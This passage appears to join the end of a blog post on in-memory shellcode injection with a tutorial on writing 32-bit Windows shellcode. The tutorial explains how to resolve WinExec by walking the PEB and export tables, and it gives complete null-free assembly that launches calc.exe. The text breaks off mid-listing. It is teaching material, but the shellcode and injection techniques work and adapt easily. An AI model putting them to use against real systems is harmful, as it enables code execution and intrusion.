This implementation is pretty much straight forward for what we want to achieve. A processes private virtual memory space (the user land virtual memory space) is searched for a memory section that is marked with PAGE_EXECUTE_READWRITE, which again maps to 0x40 as seen in previous examples. If that space is found it is returned, if not the next search address is set the next memory region (BaseAddress + Memory Region).

To complete this into code execution your shellcode needs then to be moved to that found memory region and executed. An easy way to do this would to fall back to WinAPI calls as shown in the first technique, but the CONs of that approach should be considered as stated above. At the end of this post I'll share usable PoCs for references of how this could be implemented (for the RWX-Hunter you might also want to check out @subTee's implementation linked above).

For the creative minds: There are also other techniques (some of them are surely still to be uncovered) to achieve steps 2. & 3.. To get shellcode into the found memory region (Step 2.) a

Write-What-Where condition could become useful, as for example used in the AtomBombing technique that came up a few years back (the technique was initially published here). To finally execute the placed shellcode (Step 3.) ROP-gadgets might become useful… (a good introduction to ROP gadgets can be found here or on Wikipedia).

The key takeaway parts:
A readable, writeable and executable (RWX) memory section is searched within a processes memory space to avoid dynamic creation of such.

The PROs	**The CONs**
A call to VirtuallAlloc/VirtuallAllocEx is avoided and no RWX memory is dynamically created by the exploiting process.	Advanced knowledge is needed to avoid WinAPI calls to place shellcode and redirection of code flow to the placed shellcode.

And Finally:

A complete set of working PoCs is published here: https://github.com/csandker/inMemoryShellcode

Introduction

This tutorial is for x86 32bit shellcode. Windows shellcode is a lot harder to write than the shellcode for Linux and you'll see why. First we need a basic understanding of the Windows architecture, which is shown below. Take a good look at it. Everything above the dividing line is in User mode and everything below is in Kernel mode.




Image Source: https://blogs.msdn.microsoft.com/hanybarakat/2007/02/25/deeper-into-windows-architecture/

Unlike Linux, in Windows, applications can't directly accesss system calls. Instead they use functions from the *Windows API* (*WinAPI*), which internally call functions from the *Native API* (*NtAPI*), which in turn use system calls. The *Native API* functions are undocumented, implemented in *ntdll.dll* and also, as can be seen from the picture above, the lowest level of abstraction for User mode code.

The documented functions from the *Windows API* are stored in *kernel32.dll*, *advapi32.dll*, *gdi32.dll* and others. The base services (like working with file systems, processes, devices, etc.) are provided by *kernel32.dll*.

So to write shellcode for Windows, we'll need to use functions from *WinAPI* or *NtAPI*. But how do we do that?

ntdll.dll and *kernel32.dll* are so important that they are imported by every process.

To demonstrate this I used the tool ListDlls from the sysinternals suite.

The first four DLLs that are loaded by explorer.exe:

```
C:\Users\IEUser\Desktop\MalwareAnalysisTools\SysinternalsSuite>Listdlls.exe expl
orer.exe

Listdlls v3.2 - Listdlls
Copyright (C) 1997-2016 Mark Russinovich
Sysinternals

------------------------------------------------------------------------------
explorer.exe pid: 924
Command line: C:\Windows\Explorer.EXE

Base            Size      Path
0x00850000      0x281000  C:\Windows\Explorer.EXE
0x77700000      0x13c000  C:\Windows\SYSTEM32\ntdll.dll
0x75a80000      0xd4000   C:\Windows\system32\kernel32.dll
0x759a0000      0x4b000   C:\Windows\system32\KERNELBASE.dll
0x75d10000      0xa0000   C:\Windows\system32\ADVAPI32.dll
```

The first four DLLs that are loaded by notepad.exe:

```
Base            Size      Path
0x00ed0000      0x30000   C:\Windows\system32\notepad.exe
0x77700000      0x13c000  C:\Windows\SYSTEM32\ntdll.dll
0x75a80000      0xd4000   C:\Windows\system32\kernel32.dll
0x759a0000      0x4b000   C:\Windows\system32\KERNELBASE.dll
0x75d10000      0xa0000   C:\Windows\system32\ADVAPI32.dll
```

I also wrote a little assembly program that does nothing and it has 3 loaded DLLs:

```
Base            Size      Path
0x00400000      0x2000    C:\Users\IEUser\Desktop\nothing.EXE
0x77700000      0x13c000  C:\Windows\SYSTEM32\ntdll.dll
0x75a80000      0xd4000   C:\Windows\system32\kernel32.dll
0x759a0000      0x4b000   C:\Windows\system32\KERNELBASE.dll

C:\Users\IEUser\Desktop\MalwareAnalysisTools\SysinternalsSuite>_
```

Notice the base addresses of the DLLs. They are the same across processes, because they are loaded only once in memory and then referenced with pointer/handle by another process if it needs them. This is done to preserve memory. But those addresses will differ across machines and across reboots.

This means that the shellcode must find where in memory the DLL we're looking for is located. Then the shellcode must find the address of the exported function, that we're going to use.

The shellcode I'm going to write is going to be simple and its only function will be to execute *calc.exe*. To accomplish this I'll make use of the WinExec function, which has only two arguments and is exported by *kernel32.dll*.

Find the DLL base address

Thread Environment Block (TEB) is a structure which is unique for every thread, resides in memory and holds information about the thread. The address of *TEB* is held in the *FS* segment register.

One of the fields of *TEB* is a pointer to Process Environment Block (PEB) structure, which holds information about the process. The pointer to *PEB* is *0x30* bytes after the start of *TEB*.

0x0C bytes from the start, the *PEB* contains a pointer to PEB_LDR_DATA structure, which provides information about the loaded DLLs. It has pointers to three doubly linked lists, two of which are particularly interesting for our purposes. One of the lists is *InInitializationOrderModuleList* which holds the DLLs in order of their initialization, and the other is *InMemoryOrderModuleList* which holds the DLLs in the order they appear in memory. A pointer to the latter is stored at *0x14* bytes from the start of *PEB_LDR_DATA* structure. The base address of the DLL is stored *0x10* bytes below its list entry connection.

In the pre-Vista Windows versions the first two DLLs in *InInitializationOrderModuleList* were *ntdll.dll* and *kernel32.dll*, but for Vista and onwards the second DLL is changed to *kernelbase.dll*.

The second and the third DLLs in *InMemoryOrderModuleList* are *ntdll.dll* and *kernel32.dll*. This is valid for all Windows versions (at the time of writing) and is the preferred method, because it's more portable.


So to find the address of *kernel32.dll* we must traverse several in-memory structures. The steps to do so are:

1. Get address of *PEB* with *fs:0x30*
2. Get address of *PEB_LDR_DATA* (offset *0x0C*)
3. Get address of the first list entry in the *InMemoryOrderModuleList* (offset *0x14*)
4. Get address of the second (*ntdll.dll*) list entry in the *InMemoryOrderModuleList* (offset *0x00*)
5. Get address of the third (*kernel32.dll*) list entry in the *InMemoryOrderModuleList* (offset *0x00*)
6. Get the base address of *kernel32.dll* (offset *0x10*)


The assembly to do this is:


```
mov ebx, fs:0x30          ; Get pointer to PEB
mov ebx, [ebx + 0x0C] ; Get pointer to PEB_LDR_DATA
mov ebx, [ebx + 0x14] ; Get pointer to first entry in InMemoryOrderModuleList
mov ebx, [ebx]            ; Get pointer to second (ntdll.dll) entry in InMemoryOrderModuleList
mov ebx, [ebx]            ; Get pointer to third (kernel32.dll) entry in InMemoryOrderModuleList
mov ebx, [ebx + 0x10] ; Get kernel32.dll base address
```


They say a picture is worth a thousand words, so I made one to illustrate the process. Open it in a new tab, zoom and take a good look.




If a picture is worth a thousand words, then an animation is worth (Number_of_frames * 1000) words.










When learning about Windows shellcode (and assembly in general), WinREPL is really useful to see the result after every assembly instruction.



Find the function address

Now that we have the base address of *kernel32.dll*, it's time to find the address of the *WinExec* function. To do this we need to traverse several headers of the DLL. You should get familiar with the format of a PE executable file. Play around with PEView and check out some great illustrations of file formats.

Relative Virtual Address (RVA) is an address relative to the base address of the PE executable, when its loaded in memory (RVAs are not equal to the file offsets when the executable is on disk!).

In the PE format, at a constant RVA of *0x3C* bytes is stored the RVA of the *PE signature* which is equal to *0x5045*.
0x78 bytes after the *PE signature* is the RVA for the *Export Table*.
0x14 bytes from the start of the *Export Table* is stored the number of functions that the DLL exports. *0x1C* bytes from the start of the *Export Table* is stored the RVA of the *Address Table*, which holds the function addresses.
0x20 bytes from the start of the *Export Table* is stored the RVA of the *Name Pointer Table*, which holds pointers to the names (strings) of the functions.
0x24 bytes from the start of the *Export Table* is stored the RVA of the *Ordinal Table*, which holds the position of the function in the *Address Table*.

So to find *WinExec* we must:


1. Find the RVA of the *PE signature* (base address + *0x3C* bytes)
2. Find the address of the *PE signature* (base address + RVA of *PE signature*)
3. Find the RVA of *Export Table* (address of *PE signature* + *0x78* bytes)
4. Find the address of *Export Table* (base address + RVA of *Export Table*)
5. Find the number of exported functions (address of *Export Table* + *0x14* bytes)
6. Find the RVA of the *Address Table* (address of *Export Table* + *0x1C*)
7. Find the address of the *Address Table* (base address + RVA of *Address Table*)
8. Find the RVA of the *Name Pointer Table* (address of *Export Table* + *0x20* bytes)
9. Find the address of the *Name Pointer Table* (base address + RVA of *Name Pointer Table*)
10. Find the RVA of the *Ordinal Table* (address of *Export Table* + *0x24* bytes)
11. Find the address of the *Ordinal Table* (base address + RVA of *Ordinal Table*)

12. Loop through the *Name Pointer Table*, comparing each string (name) with "*WinExec*" and keeping count of the position.
13. Find *WinExec* ordinal number from the *Ordinal Table* (address of *Ordinal Table* + (position * 2) bytes). Each entry in the *Ordinal Table* is 2 bytes.
14. Find the function RVA from the *Address Table* (address of *Address Table* + (ordinal_number * 4) bytes). Each entry in the *Address Table* is 4 bytes.
15. Find the function address (base address + function RVA)

I doubt anyone understood this, so I again made some animations.

OFFSET	VIRTUAL MEMORY	ADDRESS
0x00	kernel32.dll base address	0x76B50000

And from PEView to make it even more clear.



The assembly to do this is:

```
; Establish a new stack frame
push ebp
mov ebp, esp

sub esp, 18h                    ; Allocate memory on stack for local variables

; push the function name on the stack
xor esi, esi
push esi                        ; null termination
push 63h
pushw 6578h
push 456e6957h
mov [ebp-4], esp                ; var4 = "WinExec\x00"

; Find kernel32.dll base address
mov ebx, fs:0x30
mov ebx, [ebx + 0x0C]
mov ebx, [ebx + 0x14]
mov ebx, [ebx]
```

```
mov ebx, [ebx]
mov ebx, [ebx + 0x10]          ; ebx holds kernel32.dll base address
mov [ebp-8], ebx               ; var8 = kernel32.dll base address

; Find WinExec address
mov eax, [ebx + 3Ch]           ; RVA of PE signature
add eax, ebx                   ; Address of PE signature = base address + RVA of PE signature
mov eax, [eax + 78h]           ; RVA of Export Table
add eax, ebx                   ; Address of Export Table

mov ecx, [eax + 24h]           ; RVA of Ordinal Table
add ecx, ebx                   ; Address of Ordinal Table
mov [ebp-0Ch], ecx             ; var12 = Address of Ordinal Table

mov edi, [eax + 20h]           ; RVA of Name Pointer Table
add edi, ebx                   ; Address of Name Pointer Table
mov [ebp-10h], edi             ; var16 = Address of Name Pointer Table

mov edx, [eax + 1Ch]           ; RVA of Address Table
add edx, ebx                   ; Address of Address Table
mov [ebp-14h], edx             ; var20 = Address of Address Table

mov edx, [eax + 14h]           ; Number of exported functions

xor eax, eax                   ; counter = 0

.loop:
    mov edi, [ebp-10h]         ; edi = var16 = Address of Name Pointer Table
    mov esi, [ebp-4]     ; esi = var4 = "WinExec\x00"
    xor ecx, ecx
```

```
    cld                         ; set DF=0 => process strings from left to right
    mov edi, [edi + eax*4]      ; Entries in Name Pointer Table are 4 bytes long
                        ; edi = RVA Nth entry = Address of Name Table * 4
    add edi, ebx        ; edi = address of string = base address + RVA Nth entry
    add cx, 8           ; Length of strings to compare (len('WinExec') = 8)
    repe cmpsb          ; Compare the first 8 bytes of strings in
                        ; esi and edi registers. ZF=1 if equal, ZF=0 if not
    jz start.found

    inc eax             ; counter++
    cmp eax, edx        ; check if last function is reached
    jb start.loop               ; if not the last -> loop

    add esp, 26h
    jmp start.end               ; if function is not found, jump to end

.found:
        ; the counter (eax) now holds the position of WinExec

    mov ecx, [ebp-0Ch]          ; ecx = var12 = Address of Ordinal Table
    mov edx, [ebp-14h]          ; edx = var20 = Address of Address Table

    mov ax, [ecx + eax*2]       ; ax = ordinal number = var12 + (counter * 2)
    mov eax, [edx + eax*4]      ; eax = RVA of function = var20 + (ordinal * 4)
    add eax, ebx                ; eax = address of WinExec =
                        ; = kernel32.dll base address + RVA of WinExec

.end:
        add esp, 26h            ; clear the stack
        pop ebp
        ret
```

Call the function

What's left is to call *WinExec* with the appropriate arguments:

```
xor edx, edx
push edx                    ; null termination
push 6578652eh
push 636c6163h
push 5c32336dh
push 65747379h
push 535c7377h
push 6f646e69h
push 575c3a43h
mov esi, esp   ; esi -> "C:\Windows\System32\calc.exe"


push 10  ; window state SW_SHOWDEFAULT
push esi ; "C:\Windows\System32\calc.exe"
call eax ; WinExec
```

Write the shellcode

Now that you're familiar with the basic principles of a Windows shellcode it's time to write it. It's not much different than the code snippets I already showed, just have to glue them together, but with minor differences to avoid null bytes. I used [flat assembler] to test my code.

The instruction "mov ebx, fs:0x30" contains three null bytes. A way to avoid this is to write it as:

```
xor esi, esi        ; esi = 0
mov ebx, [fs:30h + esi]
```

```
>>> mov ebx, fs:0x30
assembled (7 bytes): 64 8b 1d 30 00 00 00
eax: 00000000 ebx: 009b0000 ecx: 00000000 edx: 00000000
esi: 00000000 edi: 00000000
eip: 7706dba3 esp: 00b5f87c ebp: 00000000
flags: 00000200  CF: 0  PF: 0  AF: 0  ZF: 0  SF: 0  DF: 0  OF: 0
```

The whole assembly for the shellcode is below:

```
format PE console
use32
entry start
```

```
start:
    push eax ; Save all registers
    push ebx
    push ecx
    push edx
    push esi
    push edi
    push ebp

        ; Establish a new stack frame
        push ebp
        mov ebp, esp

        sub esp, 18h                    ; Allocate memory on stack for local variables

        ; push the function name on the stack
        xor esi, esi
        push esi                        ; null termination
        push 63h
        pushw 6578h
        push 456e6957h
        mov [ebp-4], esp                ; var4 = "WinExec\x00"

        ; Find kernel32.dll base address
        xor esi, esi                    ; esi = 0
    mov ebx, [fs:30h + esi]       ; written this way to avoid null bytes
        mov ebx, [ebx + 0x0C]
        mov ebx, [ebx + 0x14]
        mov ebx, [ebx]
        mov ebx, [ebx]
```


```
        mov ebx, [ebx + 0x10]           ; ebx holds kernel32.dll base address
        mov [ebp-8], ebx                ; var8 = kernel32.dll base address

        ; Find WinExec address
        mov eax, [ebx + 3Ch]            ; RVA of PE signature
        add eax, ebx                    ; Address of PE signature = base address + RVA of PE
signature
        mov eax, [eax + 78h]            ; RVA of Export Table
        add eax, ebx                    ; Address of Export Table

        mov ecx, [eax + 24h]            ; RVA of Ordinal Table
        add ecx, ebx                    ; Address of Ordinal Table
        mov [ebp-0Ch], ecx              ; var12 = Address of Ordinal Table

        mov edi, [eax + 20h]            ; RVA of Name Pointer Table
        add edi, ebx                    ; Address of Name Pointer Table
        mov [ebp-10h], edi              ; var16 = Address of Name Pointer Table

        mov edx, [eax + 1Ch]            ; RVA of Address Table
        add edx, ebx                    ; Address of Address Table
        mov [ebp-14h], edx              ; var20 = Address of Address Table

        mov edx, [eax + 14h]            ; Number of exported functions

        xor eax, eax                    ; counter = 0

        .loop:
            mov edi, [ebp-10h]          ; edi = var16 = Address of Name Pointer Table
            mov esi, [ebp-4]    ; esi = var4 = "WinExec\x00"
            xor ecx, ecx
```

```
    cld                     ; set DF=0 => process strings from left to right
    mov edi, [edi + eax*4]  ; Entries in Name Pointer Table are 4 bytes long
                            ; edi = RVA Nth entry = Address of Name Table * 4
    add edi, ebx            ; edi = address of string = base address + RVA Nth entry
    add cx, 8               ; Length of strings to compare (len('WinExec') = 8)
    repe cmpsb              ; Compare the first 8 bytes of strings in
                            ; esi and edi registers. ZF=1 if equal, ZF=0 if not
    jz start.found

    inc eax                 ; counter++
    cmp eax, edx            ; check if last function is reached
    jb start.loop           ; if not the last -> loop

    add esp, 26h
    jmp start.end           ; if function is not found, jump to end

.found:
        ; the counter (eax) now holds the position of WinExec

    mov ecx, [ebp-0Ch]      ; ecx = var12 = Address of Ordinal Table
    mov edx, [ebp-14h]      ; edx = var20 = Address of Address Table

    mov ax, [ecx + eax*2]   ; ax = ordinal number = var12 + (counter * 2)
    mov eax, [edx + eax*4]  ; eax = RVA of function = var20 + (ordinal * 4)
    add eax, ebx            ; eax = address of WinExec =
                            ; = kernel32.dll base address + RVA of WinExec

